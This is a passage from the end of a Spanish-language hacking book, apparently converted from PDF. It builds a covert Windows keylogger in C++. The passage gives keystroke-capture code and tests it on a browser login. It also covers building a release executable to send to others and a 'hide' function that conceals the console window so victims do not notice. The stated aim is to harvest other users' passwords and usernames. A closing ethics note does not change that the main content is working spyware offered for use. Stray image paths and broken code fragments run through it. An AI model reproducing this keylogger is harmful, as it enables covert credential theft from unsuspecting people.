
```

```
80          case 52:
81          {
82              if( GetAsyncKeyState(0x10) )
83                  write << "$";
84              else
85                  write << "#";
86          }
87          break;
88      case 53:
89      {
90          if( GetAsyncKeyState(0x10) )
91              write << "%";
92          else
93              write << "5";
94      }
95      break;
96      break;
97      case 54:
98      {
99          if( GetAsyncKeyState(0x10) )
100             write << "^";
101         else
102             write << "6";
103     }
104     break;
105     case 55:
106     {
107         if( GetAsyncKeyState(0x10) )
108             write << "&";
109         else
110             write << "7"; |
111     }
112     break;
113     case 56:
114     {
115         if( GetAsyncKeyState(0x10) )
116             write << "*";
117         else
118             write << "8";
119     }
120     break;
121     case 57:
122     {
123         if( GetAsyncKeyState(0x10) )
124             write << "(";
125         else
126             write << "9";
127     }
128     break;
```

Ahora que hemos incorporado estuches para cubrir tanto los números como los símbolos del teclado, sigamos adelante y probemos si funcionan correctamente.



Habiendo reunido los casos para cubrir los números y símbolos del teclado, es bueno que probemos para ver si Keylogger realmente los reconoce. Entonces, como se vio arriba, hemos creado el código y lo configuramos para que se ejecute. Usando la ventana del símbolo del sistema, ingresamos los dígitos en el teclado y también los símbolos manteniendo presionada la tecla Mayús y combinando los dígitos 1 – 9 uno tras otro.



De la figura anterior, está claro que Keylogger reconoce nuestras entradas de números y símbolos y, por lo tanto, si un usuario usa números y símbolos para la contraseña o el nombre de usuario o cualquier otra cosa, nuestro Keylogger en su estado actual seguirá haciendo una buena magia.

Anteriormente, agregamos una función que permite que nuestro registrador de teclas distinga entre letras mayúsculas y minúsculas, por lo que aún funcionará bien si un usuario usa una combinación de números, símbolos, letras mayúsculas y minúsculas como contraseña.



Habiendo llegado tan lejos, podemos decidir utilizar el Registrador de teclas tal como está, pero agregar más funciones no estaría nada mal, ya que cuantas más claves agreguemos al Registrador de teclas, mejor podremos confiar en su rendimiento general. Avancemos y agreguemos más casos que harán que nuestro Registrador de teclas sea generalmente más relevante.

LLAVES VIRTUALES :

Hasta ahora hemos estado agregando una serie de casos que giran en torno a números, letras y símbolos, sin embargo, un área en la que realmente no hemos trabajado mucho es el área de las llaves virtuales. Las teclas virtuales cubren la tecla de **tabulación** , **bloqueo de mayúsculas**, **retroceso**, **escape**, tecla de eliminación y muchas más teclas, como las **teclas f**, las teclas de **flecha** , etc., que tienen el propósito de hacer que la información registrada obtenida por Keylogger se vea presentable y legible.

Imagínese cómo se verá su registro si su registrador de teclas le envió el trabajo de una semana de entradas recopiladas sin incluir retroceso, tecla de borrar o tabulación. El registro será muy largo y será difícil filtrar la información real del lote.

Intentamos reducir nuestro Keylogger para que contenga la mayoría de las claves que los usuarios probablemente usarán para las contraseñas, en lugar de simplemente agregar todo. Por ejemplo, las teclas de flecha, el bloqueo numérico y las teclas f no necesariamente deben agregarse al Keylogger.

Esto es importante ya que la mayoría de los registradores de teclas recopilan información durante una semana o más antes de enviarla. Además, cuantas más claves no tan relevantes tengamos presentes, mayor será la carga de entrada que tendremos que tamizar para obtener tal vez una sola contraseña y el nombre de usuario que necesitamos.

Las llaves virtuales se pueden buscar en Internet y, dependiendo de su búsqueda, puede agregar aquellas que cumplirán mejor con su propósito.

```


126
127         }
128         break;
129     case VK_SPACE:
130         write << " ";
131         break;
132     case VK_RETURN:
133         write << "\n";
134         break;
135     case VK_TAB:
136         write << "    ";
137         break;
138     case VK_BACK:
139         write << "<BackSpace>";
140         break;
141     case VK_ESCAPE:
142         write << "<Esc>";
143         break;
144     case VK_DELETE:
145         write << "<Delete>";
        break;

```

Dentro de la línea 127 hasta la 145, hemos incorporado una buena cantidad de códigos realmente importantes, como la tecla de retroceso, eliminar, escape y otras teclas como se ve arriba.

Como se observa, las claves virtuales se pueden escribir sin usar ni la declaración **if** ni los corchetes y aún funcionan bien.

Avancemos y realicemos una prueba de la vida real de nuestro Keylogger para ver qué tan bien funciona y qué tan legible será el archivo registrado.




Como se ve arriba, nuestro Registrador de teclas se prueba por primera vez una vez más usando la ventana de comandos para medir su funcionalidad y, como ya habrá notado, mostró que el usuario utilizó un retroceso una vez en el proceso de escribir el nombre de usuario. Entonces ya ve que nuestro archivo registrado es más legible.

Ahora sigamos adelante y probemos nuestro Keylogger dentro de un navegador para determinar si

funcionará bien allí también.



Visitamos un par de sitios antes de finalmente detenernos en el foro de Ubuntu donde ingresamos un nombre de usuario y una contraseña. Si nuestro Keylogger es bueno, debería haber registrado nuestras pulsaciones de teclas desde la primera vez que abrimos el navegador. Veamos si lo hizo.




¡Perfecto! Nuestro registrador de teclas funciona muy bien, ya que indica que visité Udemy y Gmail antes de finalmente intentar iniciar sesión en el foro de Ubuntu.

OCULTAR LA VENTANA DE LA CONSOLA DEL REGISTRO DE TECLAS

Básicamente, hemos incorporado muchas cosas en nuestro Registrador de teclas y podemos decir que hemos terminado. Sin embargo, todavía nos quedan dos cosas importantes por hacer antes de decir que hemos completado nuestro Registrador de teclas. La primera es: crear una versión de **lanzamiento** del Keylogger para que pueda instalarse en un CD o enviarse como un archivo y la segunda: **ocultar el archivo**. También veremos un problema que tiene el registrador de teclas que no podemos ver mientras lo ejecutamos desde el entorno de Eclipse.


Estos son los pasos para crear una versión de lanzamiento de nuestro Keylogger:

- Dado que el programa está bien escrito dentro del editor, vaya al "Martillo" en la esquina superior izquierda del entorno de Eclipse. En el menú desplegable que aparece, seleccione "**depurar**" y luego "**liberar**".




```
#include <iostream>
#include <windows.h>
#include <Winuser.h>
#include <fstream>
using namespace std;
void log();
```

- Asegúrese de que Keylogger no se esté ejecutando para evitar recibir un mensaje de error. Luego, seleccione "**construir**" o use **ctrl + s** para lograr el mismo propósito.
- Abra el administrador de archivos y vaya a nuestro espacio de trabajo. Haga clic en "**Keylogger**", que es el nombre de nuestro proyecto, ábralo. Dentro de "**keylogger**" tenemos una versión de **depuración**, una **versión** y algunos otros archivos. Ahora, la versión de lanzamiento de nuestro Keylogger está lista para su ejecución.



OCULTAR EL KEYLOGGER:

Al hacer clic en Keylogger.exe (el archivo de ejecución), aparece en la pantalla de inicio una ventana negra, que guarda las pulsaciones de teclas del usuario, como se ve en la siguiente figura:



La ventana negra registra las teclas que presionamos en el archivo RECORD.txt, pero esto no es bueno en absoluto, ya que quien vea esa visualización en su pantalla olerá una rata. ¿Y qué crees que hará un usuario típico de la computadora? Probablemente presione la X (botón de cerrar) y eso es todo; su Keylogger deja de funcionar y todo su esfuerzo se desperdicia sin una buena razón.

Sin embargo, hay una manera de ocultar esta ventana. Podemos hacer esto creando una función -que ocultará todo el programa- dentro de nuestro código. Comencemos dando a esta función un nombre que nos ayude a identificarla desde el código para que podamos hacer referencia a ella cuando sea necesario, digamos: **ocultar**.

```

8 void log();
9 void hide();
10
11 int main()
12 {
13     hide();
14     log();
15     return 0;
16 }
17

```

Al crear la función que ocultará el Keylogger, primero necesitaremos crear una función fuera de la función **principal** y luego llamarla dentro de ella (la función **principal**), también necesitaremos crear otra función al final de la programa.

En la línea 9, se crea una función que ocultará el Keylogger con el nombre **ocultar**. Se crea fuera de la función **principal**. Después de esto, se llama a la función dentro de la función principal en la Línea 13 y también se agrega una extensión de esta función al final del programa, como se ve en la siguiente figura:

```

179
180 void hide()
181 {
182     HWND stealth;
183     AllocConsole();
184     stealth=FindWindowA("ConsoleWindowClass",NULL);
185     ShowWindow(stealth,0);
186 }

```

En la línea 182, se crea un controlador llamado **sigilo** para manejar la entrada (la ventana Keylogger que se muestra en la pantalla de inicio) generada por la función **FindwindowA()** . En la línea 185, los detalles de la ventana del registrador de teclas que se obtuvo y almacenó en **secreto** se establecen en 0. Cero, lo que implica que no debería mostrarse en la pantalla de inicio.

Hecho esto, al construir y liberar nuestro Keylogger nuevamente como un archivo ejecutable, obtenemos un resultado maravilloso. Keylogger ya no muestra una ventana en la pantalla de inicio, por lo que ni siquiera usted, el creador, puede ver que se está ejecutando. Sin embargo, confirmar si su código se está ejecutando puede ser un problema. Una forma de verificarlo es escribiendo algo en cualquier lugar de su sistema, tal vez en su bloc de notas. Después de esto, abra su espacio de trabajo, así como el

Record.txt y, si se guardan las pulsaciones de teclas, el registrador de teclas funciona.

Si has llegado a este punto, ¡muchas felicidades!

Finalmente, hemos llegado al final de este curso que ilustra cómo construir un Keylogger. Con suerte, en este punto, **hacer su propio Keylogger** ya no le parecerá una tarea imposible, sino una que se puede lograr fácilmente sin mucho estrés.

Aunque el Keylogger que hemos construido aquí puede no ser el más avanzado que existe o uno con las súper funciones que esperaba que tuviera un keylogger, sin embargo, con el conocimiento que ha reunido para construir lo que tenemos aquí, hacer otros con las funciones más avanzadas, como la activación de la cámara web, la captura de pantalla y otras funciones interesantes, no serían un problema para usted con poca investigación.

Además, si siguió este curso, se espera que comprenda bastante sobre el lenguaje de programación C ++, su sintaxis, cómo funciona y que pueda escribir otros programas además del Keylogger que acaba de aprender a construir.

Continúa practicando, investigando y encontrando soluciones a los problemas que encontrarás en el camino y registrarás grandes mejoras.

ACERCA DEL AUTOR Alan T.

Norman es un hacker orgulloso, inteligente y ético de la ciudad de San Francisco. Después de recibir una Licenciatura en Ciencias en la Universidad de Stanford. Alan ahora trabaja para una empresa de tecnología de la información de tamaño mediano en el corazón de SFC. Aspira a trabajar para el gobierno de los Estados Unidos como hacker de seguridad, pero también le encanta enseñar a otros sobre el futuro de la tecnología. Alan cree firmemente que el futuro dependerá en gran medida de los "geeks" informáticos tanto para la seguridad como para el éxito de las empresas y los futuros trabajos. En su tiempo libre, le encanta analizar y escudriñar todo sobre el juego de baloncesto.

CONCLUSIÓN

Mientras se escribía este libro, es probable que se desarrollaran docenas, si no cientos, de nuevas vulnerabilidades de computadoras y redes y sus correspondientes explotaciones. Tal es la naturaleza dinámica del mundo de la piratería y la seguridad de la información. En el espíritu con el que comenzó esta guía, con énfasis en el perfeccionamiento constante y la adquisición de habilidades y conocimientos, el aspirante a hacker debe tomar el esquema básico de este libro y usarlo como base para ampliar metódicamente cada tema individual, profundizando en tanto la historia como el estado del arte actual de las áreas en las que están más interesados. Lo que es más importante, deben construir un espacio libre de consecuencias, ya sea con hardware virtual o físico, para practicar tanto las vulnerabilidades como la seguridad. Finalmente, antes de emprender el viaje de la piratería, debe aceptar las implicaciones éticas, morales y legales de sus actividades con una comprensión completa de sus objetivos y responsabilidades.

UNA ÚLTIMA COSA...

¿TE GUSTÓ EL LIBRO?

SI ES ASÍ, ¡HÁZAMELO SABER DEJANDO UNA COMENTARIO EN AMAZON!

Las reseñas son el alma de los autores independientes. Apreciaría incluso unas pocas palabras y calificación si eso es todo para lo que tiene tiempo

SI NO TE GUSTÓ ESTE LIBRO, ¡POR FAVOR DÍMELO! ¡Envíame un correo electrónico a alannormanit@gmail.com y dime lo que no te gustó! Tal vez pueda cambiarlo. En el mundo actual, un libro no tiene por qué estancarse, puede mejorar con el tiempo y los comentarios de lectores como usted. Usted puede impactar este libro, y agradezco sus comentarios. ¡Ayude a que este libro sea mejor para todos!

[1] Aunque PC significa computadora personal, y técnicamente puede referirse a cualquier sistema de este tipo, en la práctica, a menudo se usa para distinguir las computadoras que usan una arquitectura de procesador x86 de estilo IBM en lugar de una plataforma Apple Macintosh.